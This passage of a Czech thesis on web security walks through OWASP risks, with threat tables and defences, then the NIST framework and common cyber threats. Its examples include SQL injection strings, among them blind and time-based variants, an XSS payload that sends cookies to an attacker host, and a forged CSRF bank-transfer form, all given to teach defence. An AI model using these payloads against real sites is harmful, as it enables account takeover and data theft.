8. **Cross-Site-Request Forgery (CSRF)** – CSRF je chyba zabezpečení webu, která útočníkovi umožňuje přimět uživatele k provádění akcí, které nemají v úmyslu. Při úspěšném útoku CSRF přinutí útočník oběť k provedení operace, kterou by oběť sama neudělala. Může to být například změna e-mailové adresy na účtu, změna hesla nebo provedení převodu prostředků. V závislosti na povaze útoku může útočník získat plnou kontrolu nad uživatelským účtem.
9. **Použití známých zranitelných komponent** – Komponenty jako jsou knihovny, frameworky a další moduly běží většinou s nejvyšším oprávněním. Pokud by útočník nějakou z nich ovládl, velmi mu to zjednoduší práci.

10. **Neošetřené přesměrování a předávání** – Webové stránky uživatele často přesměrovávají na jiné, používají k určení cílové stránky nedůvěryhodné údaje. Tato přesměrování je nutné ošetřit, jinak by útočník oběť mohl přesměrovat na physingovou nebo malwarovou stránku [33].

Nyní budou bezpečnostní rizika detailněji rozebrána, včetně informací ohledně složitosti útoku, rozšiřitelnosti, zjistitelnosti a dopadu.

**Injektování**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Kdokoliv, kdo může posílat nedůvěryhodná data do systému. Týká se to externí i interních uživatelů. | Velmi snadno zneužitelné. Útočník používá jednoduché textové příkazy ke zneužití syntaxe cílového interpretu. Přenašečem injektování může být téměř každý neošetřený vstup. | Rozšíření je běžné, zjistitelnost průměrná. Zranitelností je, pokud aplikace posílá do interpretů neošetřená, nedůvěryhodná data. Obvykle se to týká dotazů SQL, LDAP, Xpath, NoSQL, atd. Zranitelnost lze snadno zjistit procházením kódu, ale hůře jiným testováním. S nalezením chyb pomohou skenery a fuzery. | Injektování může způsobit ztrátu integrity, odpovědnosti či dostupnosti. Útočník také může ovládnout cílový server. Mohou být ukradena, změněna nebo odstraněna všechna data. |

Zde je několik tipu, kterými aplikaci před injektováním chránit.

- **Nevěřit ničemu –** Považovat uživatelem poslaná data za nedůvěryhodná, škodlivá. Validovat tato vstupní data funkcemi (MySQL – mysql_real_escape_string()). Ve formulářích povolit pouze nutné znaky.
- **Nepoužívat dynamické SQL dotazy** – Používat připravené dotazy, parametrizované dotazy nebo uložené procedury, kdykoliv je to možné.

- **Pravidelně aktualizovat** – Opakovaně se objevují chyby v zabezpečení aplikací a databázích, díky kterým útočník může injektovat SQL. Proto je nutné pravidelně instalovat bezpečnostní záplaty**.**
- **Firewall** – Je dobré používat bránu firewall pro webové aplikace (WAF).
- **Omezení útočného prostoru** – Nepoužívat databázové funkce, které nejsou nutné.
- **Použití příslušných oprávnění** – Pokud je to možné, nepřipojovat se k DB s administrátorským oprávněním**.**
- **Neprozrazovat více informací, než je nutné** – Hackeři se mohou z chybových hlášení dozvědět mnoho o architektuře aplikace. Nepodávat detailní informace ohledně chybových hlášení [34].

**Příklad:**

Jak už bylo popsáno, bezpečnostní slabina vzniká v případě, kdy aplikace vytváří dotazy SQL na základě vstupu od uživatele, který není správně validován. Příklad níže je velmi jednoduchý a počítá s tím, že neprobíhá na straně aplikace validace vstupních dat. Proměnná txtUzivatelId je načtena na základě vstupního parametru, který zadá uživatel sám. Útočníkovi by stačilo do formuláře napsat následující SQL kód a smazal by tabulku všech uživatelů.

*txtUzivatelId = getRequestString("UzivatelId");*

*statementSQL = "SELECT * FROM Users WHERE UserId = " + txtUzivatelId;*

Kód expolitu: *DROP TABLE Users*

Dalším příkladem může být autentizace uživatele pomocí následujícího SQL dotazu. Pokud dotaz vrátí hodnotu, znamená to, že uživatel v databázi existuje a uživatel se může přihlásit do aplikace. V opačném případě ne.

*SELECT * FROM Users WHERE Username='$username' AND Password='$password'*

Útočník by mohl ve formuláři napsat do kolonky username a password následující kód a také by se přihlásil. Podmínka je vždy pravdivá, útočník by se tedy přihlásil bez vědomosti jména a hesla.

*Kód exploitu: $username = 1' or '1' = '1*

*Kód exploitu: $password = 1' or '1' = '1*

Metod k Injekci je mnoho, jsou závislé na konkrétní webové aplikaci a databázi. Vzhledem k odlišné syntaxi dotazů do různých typů databází, cílem útočníka je zjistit, jakou databázi webová aplikace používá. A to mnoha způsoby, například přes neošetřené chybové hlášky, podle chybové hlášky je dost často poznat, jakým databázovým systémem byla generovaná.

MySql:

*You have an error in your SQL syntax; check the manual*
*that corresponds to your MySQL server version for the*
*right syntax to use near '*'' at line 1*

Oracle:-

*ORA-00933: SQL command not properly ended*

**Blind SQL Injection** se používá, pokud je webová aplikace napsaná tak, aby neukazovala žádné chybové hlášení. Např. vývojář vytvořil vlastní chybovou stránku, která neříká nic o struktuře dotazu nebo databáze. Aplikace nezobrazí žádný SQL error, může zobrazit pouze chybu HTTP 500, 404 nebo případně přesměrovat.

Předpokládejme, že na webové stránce (např. *www.website.com/index.php?id=1*) je parametr ID náchylný k SQL injekci. Útočník předpokládá, že dotaz do databáze vypadá zhruba takto:

*SELECT field1, field2, field3 FROM Users WHERE Id='$Id'*.

Útočník se snaží odhalit username pomocí vestavěných funkcí, která má prakticky každá databáze. Pro parametr ID vloží kus kódu

*$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1.*

Tento kód využívá funkce SUBSTRING, která vezme z pole username pouze první charakter a funkci ASCII k získání ASCII hodnoty. Hodnotu 97 inkrementuje, dokud nezjistí správné písmeno. Situace se komplikuje, prodlužuje, pokud uživatel používá speciální znaky v uživatelském jméně. Změnou parametrů funkce SUBSTRING se přesouvá mezi znaky uživatelského jména.

Další technika Blind SQL Injekce využívá časového zpoždění. Předpokládejme, že máme webovou aplikaci například s detailem příspěvku. Url adresa *http://www.website.com/post.php?id=10*, dotaz do databáze by vypadal zhruba takto:

*SELECT * FROM posts WHERE id_post=$id_post*

Po vložení následujícího kódu do URL adresy mohou nastat dva stavy.

*http://www.website.com/post.php?id=10 AND IF(version() like '4%', sleep(15), 'false'))—*

Dotaz se zpozdí a je zřejmá verze databázového systému *„4.x"* nebo je potřeba zkusit jiný parametr.

Existují i jiné typy injekcí, většina je závislá na verzi a typu databázového systému. Takže prvním krokem je zjištění typu a verze DBMS. Injekce cílí na různé systémy:ORM(Object Relational Mapping), LDAP (Lightweight Directory Access Protocol), XML, SSI, XPath, IMAP/SMTP a tak dále.

**Chybná autentizace a správa relace**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Externí útočníci i uživatele s vlastními účty, kteří se mohou pokusit ukrást účty jiných uživatelů. | Zneužitelnost je průměrná. Útočník využívá slabiny v autentizaci nebo funkce správy k tomu, aby se vydával za uživatele. | Rozšíření je rozsáhlé, zjistitelnost průměrná. Vývojáři často vytvářejí vlastní řešení autentizace a schémat správy relace, přestože je to komplikované. Někdy je lepší použít předdefinovaných knihoven. | Tento útok může mít za následek napadení všech účtů, častým cílem jsou privilegované účty. Když se útok podaří, útočník může provádět vše, co může dělat oběť. |

Obranou je použití sady silného řízení autentizace a správy relace. Tato sada by mě splňovat standardy v Appliacation Security Verification Standard (ASVS). Rozhraní pro vývojáře by mělo být jednoduché. Případně je možné využít rozhraní ESAPI Authenticator and User APIs.

**Cross-Site Scripting (XSS)**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Kdokoliv, kdo může posílat nedůvěryhodná data do systému. Týká se to externí, interních uživatelů i administrátorů. | Zneužitelnost je průměrná. XSS je typ injektování, útočník posílá škodlivý kód prostřednictvím webové aplikace, zneužívá se interpret v prohlížeči. Vektorem útoku může být kterýkoliv zdroj, včetně interních jako jsou například data z databáze. | Velmi rozšířená chyba webových aplikací, také je velmi snadno zjistitelná. Chyba vzniká, pokud aplikace vkládá data od uživatele bez patřičné validace. Rozlišuji se tři typy zranitelností XSS (Stored, Reflected, DOM based XSS). Nalezení slabiny je většinou snadné. | Útočník může unést uživatelskou relaci, měnit obsah stránek, vložit škodlivý obsah, přesměrovat uživatele jinam atd. |

Obrana je stejná jako u předchozí hrozby, nutná validace, escapování vstupů. Některé automatizované systémy XSS najdou automaticky. Dále je možné použít automatické sanitizační knihovny (OWASP AntiSamy, Java HTML Sanitizier Project). Tyto knihovny pomohou zajistit, aby uživatel nepodsunul škodlivý HTML kód. Další obranou je použití Content security policy (CSP), CSP prohlížeči říká, co vše se za soubory může do stránek nahrávat a jak, lze to konkretizovat až na různé typy souborů (skripty, styly, obrázky, fonty, média).

**Příklad:**

Následující příklad předpokládá, že při konstrukci HTML kódu není použito escapování či jinou formu validace.

*(String) page += "<input name='username' type='TEXT‘ value='" + request.getParameter("user") + "'>";*

Útočník změní parametr ‚user‘ na

*'><script>document.location= 'http://www.attackersite.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.*

Tento skript odešle relaci oběti na webové stránky útočník, díky tomu má možnost útočník unést relaci oběti.

**Nezabezpečené přímé odkazy na objekty**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Původci hrozby jsou uživatelé v systému, kteří mají přístup, kam by mít neměli nebo by ho měli mít omezený. | Snadno zneužitelné. Útočník s oprávněním systému jednoduše změní hodnotu parametru, který přímo odkazuje na objekt, na jiný objekt systému. | Rozšíření je běžné, zjistitelnost snadná. Aplikace často používá skutečný název nebo klíč objektu v průběhu generování webové stránky, a ne vždy ověří uživatele, jestli má oprávnění přistupovat k objektu. Bezpečnostní slabinu lze odhalit manipulací s hodnotami parametrů. Analýza kódu ukáže, jestli jsou autorizace kontrolovány. | Dopad je střední, chyba může vyústit v ohrožení dat, na které odkazuje parametr. |

Obranou je nepoužívat přímé odkazy vůbec, lepší metodou je využít nepřímé odkazy na objekty pro každého uživatele nebo relaci zvlášť. V případě přímého odkazu na objekt je nutné kontrolovat, zda uživatel má na objekt práva.

**Příklad:**

Tento zjednodušený příklad předpokládá, že webová aplikace nekontroluje práva na objekt. Webová aplikace obsahuje webovou stránku, kde jsou vidět podrobnosti přihlášeného uživatele, paramater user_id je numerickou hodnotu přihlášeného uživatele.

URL adresa: webapp.com/view_user_information?user_id=20

Útočník by mohl v URL adrese přepsat parametr user_id a zobrazit tak podrobnosti jiného uživatele, pokud by se s hodnotou strefil.

### Nezabezpečená konfigurace

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Interní i externí uživatelé, kteří se mohou snažit infiltrovat systém. | Zneužitelnost je snadná. Útočník se pokouší využít výchozích účtů, nechráněných souborů, neopravených chyb za účelem získání neoprávněného přístupu do systému. | Rozšíření je běžné, zjistitelnost snadná. Nezabezpečená konfigurace se týká aplikačního serveru, webového serveru, databáze nebo i vlastního kódu. Tuto slabinu najdou i automatizované skenery. | Dopad je střední, útočník může získat neoprávněný přístup k datům nebo funkcím systému. |

Obranou je pravidelná instalace aktualizací, bezpečnostních záplat. Zakázání nepotřebných portů, služeb, výchozích účtů. Nastavení správných hodnot ve vývojářském frameworku.

### Expozice citlivých dat

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Původci hrozby jsou ti, kteří mohou získat přístup k citlivým datům. | Zneužitelnost je obtížná. Útočník většinou krade klíče, častým útokem je man-in-the-middle nebo odcizení nešifrovaných dat ze serveru. | Rozšíření je vzácné, zjistitelnost průměrná. Chybou jsou nešifrovaná citlivá data nebo jsou pro šifrování použity slabé klíče, algoritmy, techniky hashovaní hesel. | Dopad je vážný, chyba často ohrozí všechna citlivá data, která měla být chráněná. |

Obrana je prostá. V první fázi je nutné určit, která data jsou citlivá a ty pak šifrovat bezpečným způsobem, algoritmem. Nepřenášet tato data jako prostý text. Hesla ukládat v hashované podobě pomocí např. bcrypt, PBKDF2 nebo scrypt.

### Chyby v řízení úrovní přístupu

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Všichni s přístupem do sítě. | Zneužitelnost je snadná. Útočník, ověřený systémem, může upravit URL či parametr a dostat se k funkcím, ke kterým by přístup mít neměl. | Rozšíření je běžné, zjistitelnost průměrná. Někdy není systém nastaven správně, respektive úroveň ochrany funkcí. | Dopad je střední. Tento druh útoku dovoluje útočníkovi získat neoprávněný přístup k funkcionalitě aplikace. |

Je dobré ověřit, zda aplikace správně ověřuje přístup k funkcím (např. uživatelské rozhraní, zda nezobrazuje přístup k neoprávněným funkcím atp.). Tato chyba se nehledá automatizovanými nástroji. Aplikace by měla mít konzistentní a jednoduše analyzovatelný autorizační modul, který budou využívat všechny funkce. Vhodnou možností je použít externí doplněk.

### Cross-Site Request Forgery

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Útočník může podstrčit obsah do prohlížeče oběti a tím bez jejího vědomí poslat požadavek na webový server. Může se jednat o webovou stránku nebo jiný zdroj webového obsahu. | Zneužitelnost je průměrná. Útočník oběti podvrhne HTTP požadavek (navede oběť, aby dotaz uskutečnila, aniž by o tom věděla). | Rozšíření je běžné a zjistitelnost snadná. Podstatou hrozby je, že aplikace nedokáže rozlišit, které požadavky oběť poslala aplikaci neúmyslně. | Dopad je střední a závisí na konkrétní aplikační funkci, která je zranitelná. |

Vhodnou obranou proti této hrozbě je generování a kontrolování tokenů. Ve většině frameworků jsou k tomu účelu přizpůsobené funkce, které lze použít a automatizovat tento proces. Tokenem se myslí, použití podepsaného formuláře. Do formuláře se vloží tajná, vygenerovaná hodnota serverem a tu si server zapamatuje. Server později přijme jen ten formulář, ve kterém hodnota odpovídá.

Vývojář pak volí, zda tuto hodnotu vygenerovat pro každý formulář jinou anebo například při přihlášení uživatele si tuto hodnotu zapamatovat a používat ji po celou dobu uživatelské relace. Tento způsob obrany je například na Seznamu, kdy s každým odeslaným formuláře se posílá i hodnota „hashId“. Dříve byla tato hodnota stejná i po novém přihlášení uživatele, nyní se generuje nová [35].

Obrana na straně uživatele existuje, uživatel by se měl chovat obezřetně, a pokud se hlásí například do internetového bankovnictví, neměl by mít ve stejném prohlížeči otevřené další záložky nebo nová okna, minimálně ne webových stránek, který vypadají nedůvěryhodně. Některé internetové prohlížeče disponují doplňky třetích stran, které by měly tuto hrozbu odfiltrovat anebo monitorovat v jaké podobě se formuláře na server odesílají [35].

**Příklad:**

Předpokládejme, že internetové bankovnictví, které uživatel používá, umožňuje zaslat peníze na jiný cílový účet, pokud je uživatel přihlášen. Dalším předpokladem je, že aplikace internetového bankovnictví nemá dostatečně vyřešenou ochranu proti CSRF. Http požadavek by mohl vypadat takhle:

*POST /transfer HTTP/1.1*

*Host: internetbanking.mybank.com*

*Cookie: JSESSIONID=random; Domain= internetbanking.mybank.com; Secure; HttpOnly*

*Content-Type: application/x-www-form-urlencoded*

*amount=50.00&bankNumber=12345&accountNumber=6789*

Uživatel se nedohlásí a na jiné záložce si otevře webovou stránku útočníka, kde je formulář:

```
<form action="https://bank.example.com/transfer" method="post">
 <input type="hidden"
    name="amount"
    value="100.00"/>
```

```
<input type="hidden"
   name=" bankNumber "
   value=" attackerBankNumber "/>
<input type="hidden"
   name="account"
   value="attackerAccountNumber "/>
<input type="submit"
   value="Win Ipad Now!"/>
</form>
```

Uživatel klikne na odkaz Win Ipad Now a převede nechtěně peníze někomu jinému. Útočník naše cookies nezná, nicméně cookies se odešle zároveň s požadavkem o převod do internetového bankovnictví. Tento formulář ani na stránce nemusí být, proces může být automatizován pomocí JavaScriptu, aniž by si uživatel něčeho všimnul.

**Použití zranitelných komponent**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Původci hrozby jsou zranitelné komponenty (např. knihovny). | Zneužitelnost je průměrná. Útočník komponentu nalezne automatickým skenováním nebo ručním procházením webové stránky. | Rozšíření je rozsáhlé, zjistitelnost obtížná. Mnoho aplikací má zranitelné komponenty, protože je vývojáři pravidelně neaktualizují a nezajímají se, jak jsou bezpečné. | Dopad je střední. U této hrozby může být dopad různý, záleží na zranitelnosti dané komponenty (injektování, XSS atd.). |

Obranou je vyhnout se verzím zranitelných komponent nebo celým těmto knihovnám. Vývojáři musí sledovat aktuální dění, zda se nevyskytla bezpečnostní díra u konkrétních komponent a pokud ano, jaké části kódu se to týká, případně jaký to má dopad. Sledování aktuálního dění bývá občas složité, vzhledem ke stálému vývoji informačních technologií.

**Neošetřené přesměrování**

| Původci hrozby | Vektor útoku | Bezpečnostní slabina | Technické dopady |
|---|---|---|---|
| Kdokoliv, kdo může podvést uživatele tím, že ho přiměje zaslat požadavek na vaše stránky. | Zneužitelnost je průměrná. Útočník přiměje oběť nedobrovolně vstoupit na nebezpečnou stránku, protože útočník vytvoří odkaz na neověřené přesměrování, na které oběť klikne. | Rozšíření je vzácné, zjistitelnost snadná. Webové aplikace často přesměrovávají na cizí stránky, někdy je přesměrování vytvořeno přes neověřený parametr a tím útočníkovi umožňuje tuto slabinu zneužít. | Dopad je střední. Útočník může nainstalovat škodlivý software nebo přinutit uživatele k vyzrazení citlivých údajů (hesla, platební karty, atd). |

Obranou proti tomuto útoku je procházení zdrojové kódu a zaměření se na části, které se věnují přesměrování. V těchto částech kódu zkontrolovat, zda cílové URL je obsahem některého parametru. Pokud ano, je to potencionálně slabina, zranitelné místo. Pro další prozkoumání je také možné použít takzvaný webový crawler, který ukáže, zda stránky generují přesměrování.

## *3.3 NIST*

Tato kapitola bude vycházet hlavně z dokumentace metodiky, tedy ze zdroje [31]. NIST (Nation Institue for Science & Technology) je americká agentura, která podle federálního zákona o řízení bezpečnosti odpovídá za vývoj standardů a pokynů informační bezpečnosti ve Spojených státech amerických, včetně určení minimálních požadavků na federální informační systémy. Agentura vyvinula kromě jiného AES (Advanced Encryption Standart), je to symetrická bloková šifra, která slouží pro šifrování dat v informatice, používaná například pro bezdrátové sítě v rámci zabezpečení WPA2. Dále nespočet generátorů náhodných čísel. Tato práce se bude věnovat popisu bezpečnostního frameworku.

NIST Framework byl vytvořen v roce 2013, pomáhá soukromým organizacím ve Spojených státech amerických posoudit a zlepšit jejich schopnost předcházet kybernetickým útokům, odhalovat je a reagovat na ně. Jinými slovy cílem této metodiky je poskytnout průvodce bezpečnostního testování organizacím, které mají v plánu bezpečnostní analýzu nebo vývoj. Metodika obsahuje praktická doporučení pro návrh implementace a údržbu technických informací, týkajících se procesů

a postupů, poskytuje přehled o klíčových prvcích během testování s důrazem na specifické techniky, jejich výhody, nevýhody a doporučení během jejich použití. Jedná se například o nalezení zranitelnosti v systému nebo síti.

NIST Framework slouží pro mnoho firem ve Spojených státech amerických jako objektivní přehled, jak na tom s kybernetickou bezpečností jsou. Doporučení obsažené v metodice se hodí pro privátní i veřejný sektor. Odhaduje se, že více než 30 % organizací ve Spojených státech používá tento framework jako standartní ochranu a více než 50 % organizací používá tento framework jako měřítko pro kybernetickou bezpečnost. Metodika určuje i jakým způsobem investovat finance do zabezpečení, aby byly tam, kde je to aktuálně potřeba. Rady, doporučení obsažené v metodice jsou aplikovatelné téměř na všechny organizace [32].

Metodika NIST je rozčleněna celkem do 8 kapitol a přílohy A – G. Průběh celého testování se dělí do několika fází.

**Plánování testu, průzkum,** tato fáze je kritická pro úspěšné posouzení bezpečnosti, v této fázi se shromažďují důležité informace týkající se testování – aktiva, hrozby vůči nim, bezpečnostní opatření. Hodnocení bezpečnosti by mělo být považováno jako kterýkoliv jiný projekt, projekt by měl obsahovat plán řízení, rozsah požadavků, týmové role, odpovědnosti, faktory k úspěchu, předpoklady a časový plán. Průzkumem je myšleno studování interních směrnic, týkajících se bezpečnosti. Procházení obsahu logů prvků v rozsahu a studování jejich konfiguračních souborů.

**Provedení testu,** cílem této fáze je identifikace zranitelných míst a ověření, zda zranitelná opravdu jsou. A také volba metody, techniky podle typu bezpečnostní slabiny. Tuto fázi je potřeba provádět s rozvahou a mít na paměti, že může mít za následek odstavení celého systému. V produkčním prostředí to může být problém.

**Po skončení testu**je nutné se zaměřit na analýzu výsledků, tedy identifikovaných zranitelných míst a určení jejich hlavních příčin, stanovení doporučení zlepšení systému a vypracování závěrečné zprávy. Důležitou, nezbytnou součástí jsou dialogy s odborníky v organizaci za účelem pochopení fungování bezpečnostních mechanismů.

V neposlední řadě metodika obsahuje popis softwarového vybavení pro identifikaci cílů a jejich slabin. Konkrétně se jedná o live distribuci CD BackTrack,

v dnešní době Kali Linux, která nabízí více než šest set nástrojů pro vyhledávání v síti, scanning a sniffing, password cracking a tak dále.

## 3.4 Shrnutí

Jak je z předchozích podkapitol vidět, ve všech penetračních standardech jsou značné rozdíly. Infrastruktura nebo systém, na které testy míří, nejsou homogenní, proto v praktické části této práce budou vybrány nejdůležitější poznatky z metodik v této kapitole. Autor práce poznatky volil dle svého uvážení a průzkumu.

# 4 Vybrané kybernetické hrozby

Následující kapitola se bude týkat běžně se vyskytujících internetových hrozeb, ohrožujících systémy a uživatele. Neexistuje jednoznačné dělení kybernetických hrozeb, může se jednat o útoky softwarové a hardwarové, lokální a vzdálené, také se dělí podle charakteru nebo formy útoku.

## *4.1 Malware*

Malware je označení pro skupinu škodlivých programů, které mají za cíl poškodit, znepřístupnit nebo ukrást data. Také se může jednat o program, který útočníkovi zpřístupní zadní vrátka do systému nebo sítě. Útok má tedy dopad na důvěrnost, integritu i dostupnost dat.

Existují různé druhy malwaru, které se dají dělit podle chování a cíle. Jsou různé způsoby, jak počítač infikují. Mohou být součástí jiného programu, přílohy v emailu, souboru z internetu nebo webové stránky, na kterou uživatel dobrovolně vstoupí. Níže jsou nastíněny způsoby, kterými se škodlivý program do počítače nejčastěji dostane.

- Kliknutím na škodlivé reklamy na webu.
- Stáhnutím škodlivých e-mailových příloh.
- Instalací programu, kterého je malware součástí.
- Účastí na sdílení souborů na P2P sítí.

Dva z nejčastějších typů malwaru jsou viry a červy. Tyto typy programů jsou schopny replikovat se samy a mohou šířit své kopie. Aby byl malware klasifikován jako virus nebo červ, musí mít schopnost šířit se. Rozdíl spočívá v tom, že červ pracuje více či méně nezávisle na jiných souborech, zatímco virus závisí na šíření samotného hostitelského programu. Tyto a ostatní typy jsou popsány níže [13].

**Ransom malware** nebo **ransomware** je typ malwaru, který brání uživatelům v přístupu k jejich systémovým nebo osobním souborům. Dokud uživatel nezaplatí výkupné. Dnes autoři ransomwaru vyžadují, aby platby byly zasílány pomocí kryptoměny nebo kreditní karty. Nejčasnější varianty ransomware byly vyvinuty v pozdních osmdesátých létech.

**Počítačové červy** se replikují a šíří samy o sobě bez jakékoli lidské interakce, což je přesně to, co je činí tak nebezpečnými. Jakmile se červ dostane do počítače, začne kopírovat sám sebe a šířit se do ještě více počítačů po síti pomocí různých technik.

Dvě nejčastější znamení přítomnosti červa v počítači jsou problém s výkonností počítače nebo nezvyklým chováním počítače. První znamení souvisí s replikací červa. Replikace vytěžuje systémové prostředky, a tak se počítač stává pomalým. Nezvyklým chováním počítače jsou myšleny neobvyklé hlášky a ikony, neobvyklé změny v prostředí operačního systému atp.

**Trojský malware** je jedna z nejčastějších forem malwaru. Je to forma škodlivého programu, který se často maskuje jako legitimní nástroj, který uživatele přiměje k jeho instalaci. Jakmile je trojský malware nainstalován v systému, může provádět v podstatě cokoliv. Zachycovat přihlašovací údaje, snímky obrazovky, procházet soubory a tak dále.

Jeho jméno pochází z příběhu starověké Tróji, kde Řekové byli skrytí uvnitř obřího dřevěného koně. Jakmile byl kůň uvnitř městských hradeb, Řekové vylezli a otevřeli bránu zbytku armády. Tento malware se chová v podstatě stejně, vplíží se do systému a začne vykonávat instrukce, ke kterým byl určen.

**Program typu bot** je škodlivý program, který pro majitele provádí nějakou rutinní činnost – obvykle sbírá, odesílá a zpracovává požadavky. Zombie síť je skupina infikovaných počítačů tímto typem škodlivého programu. Vydáním příkazů všem infikovaným počítačům v zombie síti mohou útočníci provádět koordinované rozsáhlé útoky, včetně útoků DDoS , které využívají sílu velké skupiny zařízení (počítačů) k zaplavení oběti provozem. Botnety se chovají nečinně, pokud zrovna neútočí. Uživatel si proto nevšimne, že jeho stroj je pod kontrolou útočníka.

Útočníci ovládají kolem sedmi procent z celkového počtu počítačů na světě, odhadují experti. Relativně malá botnetová síť (kolem 1000 počítačů) zvládne plnit relativně mnoho úkolů. Většina těchto sítí je používána pro rozesílání spamu. Pro spammery je jednodušší rozesílat spam z velkého množství počítačů. Filtrování pošty je v tomto případě složité a je zapotřebí kvalitních anispamových filtrů [14].

## 4.2 Phishing


Phishing spočívá v rozesílání podvodné komunikace. Podvodná komunikace se tváří, že přichází z renomovaného, známého zdroje. Obvykle komunikace probíhá prostřednictvím e-mailu. Cílem je ukrást citlivá data, jako jsou údaje o kreditních kartách, přihlašovací údaje nebo se snaží nainstalovat malware do počítače oběti. Útok se většinou provádí vložením odkazu do e-mailu, který oběť zavede na webové stránky útočníka. Uživatel zde vyplní formulář, ze kterého útočník získá citlivá data. Útok má tedy dopad na důvěrnost dat.

## 4.3 SQL Injection

SQL Injection funguje na principu vložení kódu do neošetřeného vstupu aplikace. Neošetřeným vstupem bývá formulář nebo URL adresa. Tím vzniká propojení aplikační a databázové vrstvy. Útok využívá bezpečnostní chyby v aplikacích. Tímto stylem hacker může číst i měnit data v databázi. Útok má tedy dopad na důvěrnost, integritu i dostupnost dat.

## 4.4 Denial-of-service attack (DDoS)

DDoS je typ útoku, při kterém se útočník snaží online službu přehltit provozem, aby přestala fungovat a stala se nepřístupná pro ostatní uživatele. Může se jednat o internetovou stránku nebo aplikaci. K samotnému útoku se často využívá botnetová síť, tedy síť kompromitovaných zařízení. Útok má tedy dopad na dostupnost dat.




**Obrázek 5 Denial-of-service attack**
Zdroj: Vlastní zpracování

## 4.5 MITM – Man in the middle attack

Tento útok spočívá ve vmísení se do komunikace mezi dvěma klienty, útočník sleduje nebo manipuluje síťovou komunikací. Infiltrovaná komunikace bývá následně zbavena veškerého šifrování, aby pro útočníka bylo snazší sledovat provoz. Na obrázku níže je vidět princip fungování. Útok má tedy dopad na důvěrnost a integritu dat.


**Obrázek 6 Man-In-The-Middle**
Zdroj: [27]

## 4.6 DNS Tunneling

DNS tunelování funguje na principu zakódování dat jiných programů nebo protokolu do dotazů a odpovědí DNS. Hackeři používají různé nástroje pro

tunelování DNS, je známo několik malwarů, které používají DNS jako svůj komunikační kanál. Útok má tedy dopad na důvěrnost, integritu i dostupnost dat.

Mnoho organizací o této hrozbě neví, přestože v posledních několika letech došlo k řadě narušení zabezpečení pomocí tunelování DNS. Protože DNS je zřídka monitorováno, hackeři jsou schopni proniknout, aniž by na sebe někoho upozornili. Proto je dobré se na DNS zaměřit a monitorovat provoz. [15]

## 4.7 Zero-day exploit

Zero-day exploit je kybernetický útok, který cílí na zranitelnost softwaru, která není známá dodavateli softwaru ani dodavatelům antivirových programů. Útočník využije zranitelnosti softwaru předtím, než je vydána aktualizace, která zranitelnost opraví. Útok má tedy dopad na důvěrnost, integritu i dostupnost dat.

Souvisejícím pojmem je zero-day malware, což je škodlivý program, proti kterému výrobce antiviru ještě nevytvořil ochranu.

## 4.8 Ochrana proti kybernetickým hrozbám

**Antivirový program**

Antivirový program slouží jako ochrana proti škodlivým programům. Obvykle se instaluje na počítače, servery nebo mobilní zařízení. Na trhu existují jak placené, tak neplacené nástroje. Pravidelné aktualizace jsou důležité, aktualizace obsahují definice, které stroj ochraňují proti novým typům škodlivých programů.

Většina řešení na trhu provádí detekci škodlivého programu v reálném čase, a pokud nějaký najde, odstraní jej. Některé neplacené verze dokáží pouze počítač prohledat, pokud hrozbu najdou, odstraní ji.

Antivir obvykle vykonává tyto základní funkce:

- Skenování adresářů nebo specifických souborů, zda neobsahují známé škodlivé vzory, které by naznačovaly přítomnost škodlivého softwaru.
- Umožnit uživatelům naplánovat kontroly tak, aby se spouštěly automaticky.
- Umožnit uživatelům zahájit nové kontroly kdykoli.

- Odebrání škodlivého softwaru, který detekují. Některé antivirové programy tento proces dělají automaticky na pozadí, zatímco jiné informují uživatele o riziku a zeptají se, zda má být soubor smazán.

Pro komplexní kontrolu systémů musí být antivirovému softwaru většinou udělen privilegovaný přístup k celému systému. Díky tomu je samotný antivirový software společným cílem útočníků. Cílem útoku tedy někdy bývá i samotný antivirový program [17].

**IDS/IPS**

